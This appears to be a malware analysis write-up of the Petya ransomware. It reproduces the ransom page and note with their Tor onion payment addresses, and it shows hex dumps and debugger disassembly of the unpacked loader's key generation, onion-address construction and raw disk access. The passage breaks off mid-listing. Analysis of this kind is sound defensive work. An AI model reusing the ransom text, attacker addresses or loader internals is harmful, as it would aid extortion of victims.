
Your computer has been encrypted

The hard disks of your computer have been encrypted with a military grade encryption algorithm. It's impossible to recover your data without an special key. This page will help you with the purchase of this key and the complete decryption of your computer.

The price will be doubled in:

6 days 9 hours 19 minutes 48 seconds

It also provides a step-by-step process on how affected users can recover their data:


PETYA RANSOMWARE – Payment (Step 1) – Tor Browser
PETYA RANSOMW...
petya37h5tbhyvki.onion/MvnHqz/payment/step1
Search
PETYA RANSOMWARE
Start
Payment
FAQ
Support
Türkçe

Step 1: Enter your personal identifier


First you have to enter your personal identifier. This code contains important informations for the decryption process. It's important that you enter it exactly like shown on the encrypted computer. The code contains a checksum, which prevents typos and ensures a successfull decryption.

```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/WT4HUr
   http://petya38oelkiehgt.onion/WT4HUr

3. Enter your personal decryption code there:

   02QoYR-kJgrNe-rGWcbK-CBxpXG-nMrxT5-758GXz-8JbqLn-LiKYC2-JM32Fb-e3ZwmR-
   FKqyyp-3fiZtW-S2yg22-6TLaSw-7ajVFa

If you already purchased your key, please enter it below.

Key: _
```

Enter your identifier:

- Step1: Enter your personal identifier
- Step2: Purchase Bitcoins
- Step3: Do a Bitcoin transaction
- Step4: Wait for confirmation

We expect that cybercriminals release as little information about themselves as possible. But in this case, the authors and/or distributors are very open, sharing the team name—"Janus Cybercrime Solutions"—and the project release date—12th December 2015. Also, they offer a news feed with updates, including press references about them:



News

24.03.2015

WARNING

Do not restore the MBR with the Windows Recovery Tools. This could destroy your data completly!

There are a lot of wrong informations online. If you are looking for reliable informations, please visit https://blog.gdata.de/2016/03/28222-ransomware-petya-verschlusselt-die-festplatte

16.12.2015

Petya launched

Today we launched the Petya Ransomware Project.

Copyright © 2016 Janus Cybercrime Solutions™


In case of questions or problems, it is also possible to contact them via a Web form.

Inside

Stage 1


As we have stated earlier, the first stage of execution is in the Windows executable. It is packed in a good quality FUD/cryptor that's why we cannot see the malicious code at first. Executions starts in a layer that is harmless and used only for the purpose of deception and protecting the payload. The real malicious functionality is inside the payload dynamically unpacked to the memory.

Below you can see the memory of the running process. The code belonging to the original EXE is marked red. The unpacked malicious code is marked blue:



```
00200000 00003000                                  Priv RW         RW
00210000 00012000                                  Priv RWE        RWE
00230000 00003000                                  Priv RW         RW
00240000 00011000                                  Map  R          R
00280000 00029000                                  Priv RW         RW
00400000 00001000 Petya              PE header     Imag ??? Gua:   RWE
00401000 00027000 Petya     .text    code          Imag ??? Gua:   RWE
00428000 0000D000 Petya     .rdata   imports       Imag ??? Gua:   RWE
00435000 00005000 Petya     .data    data          Imag ??? Gua:   RWE
0043A000 00002000 Petya     .rsrc    resources     Imag ??? Gua:   RWE
0043C000 00003000 Petya     .reloc   relocations   Imag ??? Gua:   RWE
```

The unpacked content is another PE file:




Dump - 00210000..00221FFF

```
00210000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZE.♥...♦...  ..
00210010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 Ş.......@.......
00210020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00210030 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 ............Ó...
00210040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ß▼‖ß.┤.=‼$0L=‼Th
00210050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00210060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
00210070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
00210080 A5 8E 58 AD E1 EF 36 FE E1 EF 36 FE E1 EF 36 FE ąÄX$ß´6■ß´6■ß´6■
00210090 E8 97 A5 FE E4 EF 36 FE E1 EF 37 FE FD EF 36 FE Ŕśą■ń´6■ß´7■ý´6■
002100A0 E4 E3 39 FE E2 EF 36 FE EC BD D6 FE E0 EF 36 FE ńŃ9■Ó´6■ýżÍ■Ó´6■
002100B0 EC BD D7 FE E4 EF 36 FE EC BD D2 FE F4 EF 36 FE ýżî■ń´6■ýżĎ■˘´6■
002100C0 EC BD EA FE E0 EF 36 FE EC BD E8 FE E0 EF 36 FE ýżř■Ó´6■ýżŔ■Ó´6■
002100D0 52 69 63 68 E1 EF 36 FE 00 00 00 00 00 00 00 00 Richß´6■........
002100E0 50 45 00 00 4C 01 05 00 7D F7 F2 56 00 00 00 00 PE..L0♣.}¸˛V....
002100F0 00 00 00 00 E0 00 02 21 0B 01 0C 00 00 84 00 00 ....Ó.☻‼♂0♀...ä..
00210100 00 34 00 00 00 00 00 00 D0 90 00 00 00 10 00 00 .4......ĐÉ...►..
00210110 00 A0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 .á.....►.►...☻..
00210120 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 ♣.0.....♣.0.....
00210130 00 20 01 00 00 04 00 00 00 00 00 00 02 00 40 01 . 0..♦......☻.@0
```

However, if we try to dump it, we don't get a valid executable. Its data directories are destroyed. The PE file have been processed by the cryptor in order to be loaded in a continuous space, not divided by sections. It lost the ability to run independently, without being loaded by the cryptor's stub. Addresses saved as RVA are in reality raw addresses.

I have remapped them using a custom tool, and it revealed more information, i.e. the name of this PE file is *Setup.dll*:



Offset	Name	Value	Meaning
A7E0	Characteristics	0	
A7E4	TimeDateStamp	56F2F77D	
A7E8	MajorVersion	0	
A7EA	MinorVersion	0	
A7EC	Name	FE12	Setup.dll
A7F0	Base	1	
A7F4	NumberOfFunctions	1	
A7F8	NumberOfNames	1	
A7FC	AddressOfFunctions	FE08	
A800	AddressOfNames	FE0C	
A804	AddressOfNameOrdinals	FE10	


Details

Offset	Ordinal	Function RVA	Name RVA	Name
A808	1	1DC0	FE1C	_ZuWQdweafdsg345312@0

UPDATE: if we catch the process of unpacking in correct moment, we can dump the DLL before it is destroyed. The resulting payload is: 7899d6090efae964024e11f6586a69ce


As the name suggest, the role of the payload is to setup everything for the next stage. First, it generates a unique key that will be used for further encryption. This key must be also known to attackers. That's why it is encrypted by ECC and displayed to the victim as a personal identifier, that must be send to attackers via personalized page.

Random values are retrieved by Windows Crypto API function: CryptGenRandom. Below, it gets 128 random bytes:



```
003D5F41   PUSH EDI
003D5F42   MOV EDI,DWORD PTR SS:[EBP+14]
003D5F45   LEA EAX,DWORD PTR SS:[EBP+14]
003D5F48   PUSH F0000000
003D5F4D   PUSH 1
003D5F4F   XOR EBX,EBX
003D5F51   PUSH EBX
003D5F52   PUSH EBX
003D5F53   PUSH EAX
003D5F54   MOV DWORD PTR DS:[EDI],EBX
003D5F56   CALL DWORD PTR DS:[3DA00C]                 ADVAPI32.CryptAcquireContextA
003D5F5C   TEST EAX,EAX
003D5F5E   JNZ SHORT 003D5F65
003D5F60   PUSH -3C
003D5F62   POP EAX
003D5F63   JMP SHORT 003D5F8E
003D5F65   PUSH ESI
003D5F66   PUSH DWORD PTR SS:[EBP+C]
003D5F69   MOV ESI,DWORD PTR SS:[EBP+10]
003D5F6C   PUSH ESI                                   0x80 = 128
003D5F6D   PUSH DWORD PTR SS:[EBP+14]                 pContext
003D5F70   CALL DWORD PTR DS:[3DA008]                 ADVAPI32.CryptGenRandom
003D5F76   TEST EAX,EAX
003D5F78   JNZ SHORT 003D5F7F
003D5F7A   PUSH -3C
003D5F7C   POP EAX
003D5F7D   JMP SHORT 003D5F8D
003D5F7F   PUSH EBX
003D5F80   PUSH DWORD PTR SS:[EBP+14]
003D5F83   CALL DWORD PTR DS:[3DA010]                 ADVAPI32.CryptReleaseContext
003D5F89   MOV DWORD PTR DS:[EDI],ESI
EAX=00000001

Address   Hex dump                  ASCII
0012E7D8  2A 41 F1 0A 18 0B 8A 54   *A±.↑♂èT
0012E7E0  31 E2 B6 3D 62 A3 10 21   1Γ╢=bú►!
0012E7E8  F7 24 D4 A3 E9 E2 06 30   ≈$╘úΘΓ♠0
0012E7F0  29 74 73 36 F6 52 FC EF   )ts6÷Rⁿ∩
0012E7F8  C8 A1 0A BE 9E E6 27 8D   ╚í.╛₧µ'ì
0012E800  C8 20 B0 FF 3C 6A F0 55   ╚ ░ <j≡U
0012E808  8E 84 9C 4E 00 F5 FC 4C   ÄäúN.⌡ⁿL
0012E810  3F 6C 29 B6 9B B4 DF 45   ?l)╢¢┤▀E
0012E818  9A D1 D8 97 87 08 83 75   Ü╤╪ùç◘âu
0012E820  41 16 C3 06 9A 79 80 CB   A▬├♠ÜyÇ╦
0012E828  15 E0 59 B0 40 BE 40 7D   §αY░@╛@}
0012E830  49 26 BA A3 35 B7 4E 22   I&║ú5╖N"
0012E838  18 51 45 5D DC B5 6E 59   ↑QE]▄╡nY
0012E840  F7 5F 1A 6D 72 B8 FA 93   ≈_→mr╕·ô
0012E848  03 E6 C6 57 B0 29 53 09   ♥µ╞W░)S.
0012E850  0F 59 04 EF 16 AD 8B EA   ☼Y♦∩▬¡ïΩ
0012E858  D2 00 00 00 77 5E 3D 00   ╥...w^=.
0012E860  98 EA 12 00 28 ED 12 00   ÿΩ↕.(φ↕.
```


Making of onion addresses:



```
003D840A   PUSH 3DA780                          ASCII "http://petya37h5tbhyvki.onion/"
003D840F   PUSH ESI
003D8410   CALL 003D91D0
003D8415   MOV EAX,DWORD PTR DS:[EDI]
003D8417   ADD ESP,0C
003D841A   MOV DWORD PTR DS:[ESI+1E],EAX
003D841D   MOV AX,WORD PTR DS:[EDI+4]
003D8421   MOV WORD PTR DS:[ESI+22],AX
003D8425   LEA EAX,DWORD PTR DS:[ESI+24]
003D8428   PUSH 24
003D842A   PUSH 3DA758                          ASCII "♪◘     http://petya5koahtsf7sv.onion/"
003D842F   PUSH EAX
003D8430   CALL 003D91D0
003D8435   MOV EAX,DWORD PTR DS:[EDI]
003D8437   ADD ESP,0C
003D843A   MOV DWORD PTR DS:[ESI+48],EAX
003D843D   MOV AX,WORD PTR DS:[EDI+4]
003D8441   MOV WORD PTR DS:[ESI+4C],AX
003D8445   MOV EAX,ESI
003D8447   POP EDI
003D8448   POP ESI
003D8449   MOV ESP,EBP
003D844B   POP EBP
003D844C   RETN
003D844D   SUB ESP,6D4
003D8453   PUSH EBX
003D8454   PUSH EBP
003D8455   XOR EBX,EBX
003D8457   MOV EBP,ECX
003D8459   MOV DWORD PTR SS:[ESP+C],EBX
003D845D   PUSH ESI
003D845E   MOV ESI,EBX
003D8460   MOV DWORD PTR SS:[ESP+C],ESI
003D8464   PUSH EDI
003D8465   TEST EBP,EBP
```


```
Registers (MMX)
EAX 001B3468
ECX 00000000
EDX 001B3463
EBX 00000000
ESP 0012EAAC
EBP 0012EE70
ESI 001B3468
EDI 001B3F48 ASCII "acskisC8ps8"

EIP 003D840A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

MM0 0000 0000 0000 0000
MM1 0000 0000 0000 0000
MM2 0000 0000 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 0000 0000 0000 0000
MM6 0000 0000 0000 0000
MM7 0000 003B 0000 0000
```

Retrieving parameters of the disk using DeviceIoControl




```
C *G.P.U* - main thread, module Petya

0041280A  .   PUSH Petya.004318E0                       ┌Arg4 = 004318E0
0041280F  .   PUSH 0x103                                │Arg3 = 00000103
00412814  .   PUSH 0x104                                │Arg2 = 00000104
00412819  .   PUSH EAX                                  │Arg1 = 0012FF80
0041281A  .   CALL Petya.00427469                       └Petya.00427469
0041281F  .   ADD ESP,0x14
00412822  .   LEA EAX,[LOCAL.134]
00412828  .   PUSH 0x0                                  ┌hTemplateFile = NULL
0041282A  .   PUSH 0x0                                  │Attributes = 0
0041282C  .   PUSH 0x3                                  │Mode = OPEN_EXISTING
0041282E  .   PUSH 0x0                                  │pSecurity = NULL
00412830  .   PUSH 0x7                                  │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE|4
00412832  .   PUSH 0x80000000                           │Access = GENERIC_READ
00412837  .   PUSH EAX                                  │FileName = "???\x12?A?????\x12??????"
00412838  .   CALL DWORD PTR DS:[<&KERNEL32.CreateFile  └CreateFileW
0041283E  .   MOV ESI,EAX
00412840  .   MOV [LOCAL.144],ESI
00412846  .   CMP ESI,-0x1
00412849  .v  JNZ SHORT Petya.00412855
0041284B  .   CALL Petya.00407E13
00412850  .v  JMP Petya.00412948
00412855  >   PUSH 0x6
00412857  .   POP ECX                                    kernel32.75823C45
00412858  .   PUSH 0x0                                  ┌pOverlapped = NULL
0041285A  .   LEA EAX,[LOCAL.142]                       │
00412860  .   MOV [LOCAL.147],0x1010101                 │
0041286A  .   PUSH EAX                                  │pBytesReturned = 0012FF80
0041286B  .   PUSH ECX                                  │OutBufferSize = A661F6CC (-1503529268.)
0041286C  .   LEA EAX,[LOCAL.3]                         │
0041286F  .   MOV [LOCAL.142],ECX                       │
00412875  .   PUSH EAX                                  │OutBuffer = 0012FF80
